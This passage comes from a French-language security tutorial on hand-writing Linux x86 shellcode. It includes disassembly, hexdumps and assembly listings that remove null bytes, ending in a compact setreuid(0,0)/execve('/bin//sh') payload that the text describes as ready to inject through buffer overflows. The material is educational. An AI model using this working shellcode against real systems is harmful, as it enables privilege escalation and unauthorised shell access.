0000001C  BB0000            mov bx,0x0
0000001F  0000              add [bx+si],al
00000021  CD80              int 0x80
00000023  E8DDFF            call 0x3
00000026  FF                db 0xFF
00000027  FF6865            jmp far [bx+si+0x65]
0000002A  6C                insb
0000002B  6C                insb
0000002C  6F                outsw
0000002D  2C20              sub al,0x20
0000002F  776F              ja 0xa0
00000031  726C              jc 0x9f
00000033  64210A            and [fs:bp+si],cx
[shellcode]$
```

Figure 7. *Les octets nuls dans le shellcode write2*

```
~/shellcode
[shellcode]$ hexdump -C shell2
00000000  b8 46 00 00 00 bb 00 00  00 00 b9 00 00 00 00 cd  |.F..............|
00000010  80 e9 15 00 00 00 b8 0b  00 00 00 5b 68 00 00 00  |...........[h...|
00000020  00 53 89 e1 ba 00 00 00  00 cd 80 e8 e6 ff ff ff  |.S..............|
00000030  2f 62 69 6e 2f 73 68 00                           |/bin/sh.|
00000038
[shellcode]$ ndisasm shell2
00000000  B84600            mov ax,0x46
00000003  0000              add [bx+si],al
00000005  BB0000            mov bx,0x0
00000008  0000              add [bx+si],al
0000000A  B90000            mov cx,0x0
0000000D  0000              add [bx+si],al
0000000F  CD80              int 0x80
00000011  E91500            jmp 0x29
00000014  0000              add [bx+si],al
00000016  B80B00            mov ax,0xb
00000019  0000              add [bx+si],al
0000001B  5B                pop bx
0000001C  680000            push word 0x0
0000001F  0000              add [bx+si],al
00000021  53                push bx
00000022  89E1              mov cx,sp
00000024  BA0000            mov dx,0x0
00000027  0000              add [bx+si],al
00000029  CD80              int 0x80
0000002B  E8E6FF            call 0x14
0000002E  FF                db 0xFF
0000002F  FF2F              jmp far [bx]
00000031  62696E            bound bp,[bx+di+0x6e]
00000034  2F                das
00000035  7368              jnc 0x9f
00000037  00                db 0x00
[shellcode]$
```

Figure 8. *Les octets nuls dans le shellcode shell2*

et les lignes 4, 5, 6, 13,15 et 18 dans le Listing 14). Cela est dû au fait que tous les nombres sont stockés sur 4 octets. Par exemple, l'instruction `mov eax, 11` dans le shellcode est représentée par B8 0b 00 00 00 (`mov eax` est 0xB8, et `11` est 0x0000000b).

Pour y remédier, vous pouvez vous servir de registres plus petits stockés sur un octet tels que AL, BL, CL et DL au lieu de quatre octets comme pour EAX, EBX, ECX et EDX. Avec ça, vous n'entrez qu'un octet où il est possible de représenter les nombres de 0 à 255, ce qui, dans votre cas est tout à fait suffisant. L'instruction `mov eax, 11` sera donc remplacée

Listing 15. *Le fichier write3.asm*

```
1: BITS 32
2:
3: jmp short two
4: one:
5: pop ecx
6:
7: ; write(1, "hello, world!", 14)
8: xor eax, eax
9: mov al, 4
10: xor ebx, ebx
11: mov bl, 1
12: xor edx, edx
13: mov dl, 14
14: int 0x80
15:
16: ; exit(0)
17: xor eax, eax
18: mov al, 1
19: xor ebx, ebx
20: int 0x80
21:
22: two:
23: call one
24: db 'hello, world!', 0x0a
```

Listing 16. *Le fichier shell3.asm*

```
1: BITS 32
2:
3: ; setreuid(0, 0)
4: xor eax, eax
5: mov al, 70
6: xor ebx, ebx
7: xor ecx, ecx
8: int 0x80
9:
10: jmp short two
11: one:
12: pop ebx
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15: xor eax, eax
16: mov byte [ebx+7], al
17: push eax
18: push ebx
19: mov ecx, esp
20: mov al, 11
21: xor edx, edx
22: int 0x80
23:
24: two:
25: call one
26: db '/bin/shX'
```

```
~/shellcode
[shellcode]$ hexdump -C write3
00000000  eb 17 59 31 c0 b0 04 31  db b3 01 31 d2 b2 0e cd  |..Y1...1...1....|
00000010  80 31 c0 b0 01 31 db cd  80 e8 e4 ff ff ff 68 65  |.1...1........he|
00000020  6c 6c 6f 2c 20 77 6f 72  6c 64 21 0a              |llo, world!.|
0000002c
[shellcode]$
```

Figure 9. *Le shellcode write corrigé*

```
~/shellcode
[shellcode]$ hexdump -C shell3
00000000  31 c0 b0 46 31 db 31 c9  cd 80 eb 10 5b 31 c0 88  |1..F1.1.....[1..|
00000010  43 07 50 53 89 e1 b0 0b  31 d2 cd 80 e8 eb ff ff  |C.PS....1.......|
00000020  ff 2f 62 69 6e 2f 73 68  58                       |./bin/shX|
00000029
[shellcode]$
```

Figure 10. *Le shellcode shell corrigé*

```
~/shellcode
[shellcode]$ nasm shell4.asm
[shellcode]$ hexdump -C shell4
00000000  6a 46 58 31 db 31 c9 cd  80 31 c0 50 68 2f 2f 73  |jFX1.1...1.Ph//s|
00000010  68 68 2f 62 69 6e 89 e3  50 53 89 e1 99 b0 0b cd  |hh/bin..PS......|
00000020  80                                                |.|
00000021
[shellcode]$
```

Figure 11. *La version finale du shellcode shell*

Listing 17. *Le fichier shell4.asm*

```
1: BITS 32
2:
3: ; setreuid(0, 0)
4: push byte 70
5: pop eax
6: xor ebx, ebx
7: xor ecx, ecx
8: int 0x80
9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11: xor eax, eax
12: push eax
13: push 0x68732f2f
14: push 0x6e69622f
15: mov ebx, esp
16: push eax
17: push ebx
18: mov ecx, esp
19: cdq
20: mov al, 11
21: int 0x80
```

par `mov al, 11`, et `mov edx, 14` en `mov dl, 14`. Pourtant, un autre problème se pose : comment mettre à blanc d'autres octets de registres ? L'une des possibilités consiste à saisir dans le registre une valeur quelconque non nulle (`mov eax, 0x11223344`), et ensuite, de la soustraire (`sub eax, 0x11223344`). Mais vous pouvez faire plus simple, à l'aide d'une seule commande – `xor eax, eax`.

Listing 18. *Le fichier write4.asm*

```
 1: BITS 32
 2:
 3: ; write(1, "hello, world!", 14)
 4: push word 0x0a21
 5: push 0x646c726f
 6: push 0x77202c6f
 7: push 0x6c6c6568
 8: mov ecx, esp
 9: push byte 4
10: pop eax
11: push byte 1
12: pop ebx
13: push byte 14
14: pop edx
15: int 0x80
16:
17: ; exit(0)
18: mov eax, ebx
19: xor ebx, ebx
20: int 0x80
```

Saut vers le zéro

Mais ce n'est pas tout. Sur la Figure 7 vous voyez qu'au début du shellcode, il y a un groupe de trois octets nuls, correspondant à l'instruction `jmp two` (E9 17 00 00 00). Pour s'en débarrasser, vous utiliserez l'instruction `jmp short two` qui fonctionne d'une façon similaire, mais elle sera traduite en EB 17. Le programme *write2.asm* ainsi corrigé est présenté dans le Listing 15.

Sur la Figure 9 vous pouvez voir que vous avez réussi à supprimer du shellcode tous les octets nuls et de réduire sa taille à 44 octets. Le shellcode code ainsi modifié peut être sans problème injecté et exécuté dans un programme vulnérable au débordement de tampon.

Maintenant, essayez de supprimer les octets nuls du programme *shell2.asm*. Si, pour cela, vous effectuez les mêmes opérations que dans le cas de *write2.asm*, il restera un endroit qui pose problème. Il s'agit du dernier octet du shellcode (Figure 8) qui se trouve dans la définition de la chaîne de caractères `/bin/sh` (la ligne 23 dans le Listing 14). Cet octet est indispensable pour le fonctionnement correct du programme car il signifie la fin de la chaîne et permet à la fonction *execve* de la traiter de façon appropriée.

Une bonne solution consiste à changer dans la source du shellcode le caractère nul en un autre et à ajouter une instruction qui, lors du fonctionnement du code, changera de nouveau ce caractère en octet nul. Le résultat est présenté dans le Listing 16 et sur la Figure 10.

Comme vous voyez, le caractère nul a été changé en X (la ligne 26). Dans la ligne 16, a été ajoutée une instruction qui transfère 8 octets du registre mis à blanc AL à un endroit décalé de 7 octets par rapport au début de la chaîne (`ebx+7`). Grâce à cela, la fonction *execve* recevra les arguments correctement formatés, et vous évitez le caractère NULL dans le shellcode.

La taille du code construit à partir du programme *shell3.asm* est de 41 octets. Si vous appliquez quelques simples opérations, vous serez capables de le réduire à 33 octets. La version finale de ce programme est présentée dane le Listing 17.

Tout d'abord, vous changez la façon de concevoir le programme à exécuter. Au lieu de stocker la chaîne de caractères dans le code, vous appliquerez la méthode utilisée dans le programme *write2b.asm* qui consiste à empiler les valeurs appropriées. Dans les lignes 12, 13 et 14, vous empilez la chaîne `/bin//sh` terminée par l'octet nul. Le caractère `/` supplémentaire – bien qu'il ne change pas le comportement de la fonction `execve` – est nécessaire car grâce à lui, la taille totale de la chaîne est le multiple de 2 octets ainsi il est plus facile de l'empiler à l'aide de l'instruction `push`.

La seconde modification concerne les instructions disponibles dans les lignes 4 et 5. Elles sont équivalentes aux instructions de mêmes lignes dans le Listing 16 (`xor eax, eax 5` et `mov al, 70`), mais inférieures d'un octet. Vous avez aussi changé l'instruction `xor edx, edx` en `cdq` (la ligne 19) qui remplit le registre EDX d'un bit de registre EAX. Dans votre cas, le registre EAX est nul, et grâce à cela, `cdq` entre 0 dans le registre EDX. Le shellcode ainsi créé est présenté sur la Figure 11.

La version optimisée du programme *write* se trouve dans le Listing 18.

À l'arrivée

Vous avez réussi à créer quelques shellcodes qui fonctionnent correctement et peuvent être utilisés dans différents exploits. Vous avez pris connaissance des techniques permettant de réduire la taille du code et d'y supprimer les octets nuls. Ces informations ne sont qu'une introduction à la création des shellcodes et permettent de comprendre les principes de base liés à ce sujet – ce n'est que le point de départ pour vos propres expérimentations. ■

À propos de l'auteur

Michał Piotrowski, maîtrisé en informatique, a une grande expérience en tant qu'administrateur des réseaux et des systèmes. Pendant plus de trois ans, il a travaillé comme inspecteur de sécurité dans une institution gérant l'office supérieur de certification dans la structure polonaise PKI. À présent, il est spécialiste de sécurité téléinformatique dans une des plus grandes institutions financières en Pologne. Dans les moments libres, il s'occupe de la programmation et de la cryptographie.

Sur Internet

- *http://packetstorm.linuxsecurity.com/shellcode* – beaucoup de shellcodes à télécharger,
- *http://www.rosiello.org/archivio/The%20Basics%20of%20Shellcoding.pdf* – les shellcodes pour les débutants,
- *http://www.void.at/greuff/utf8_1.txt* – le shellcode conforme au standard UTF-8,
- *http://nasm.sourceforge.net* – le projet Netwide Assembler.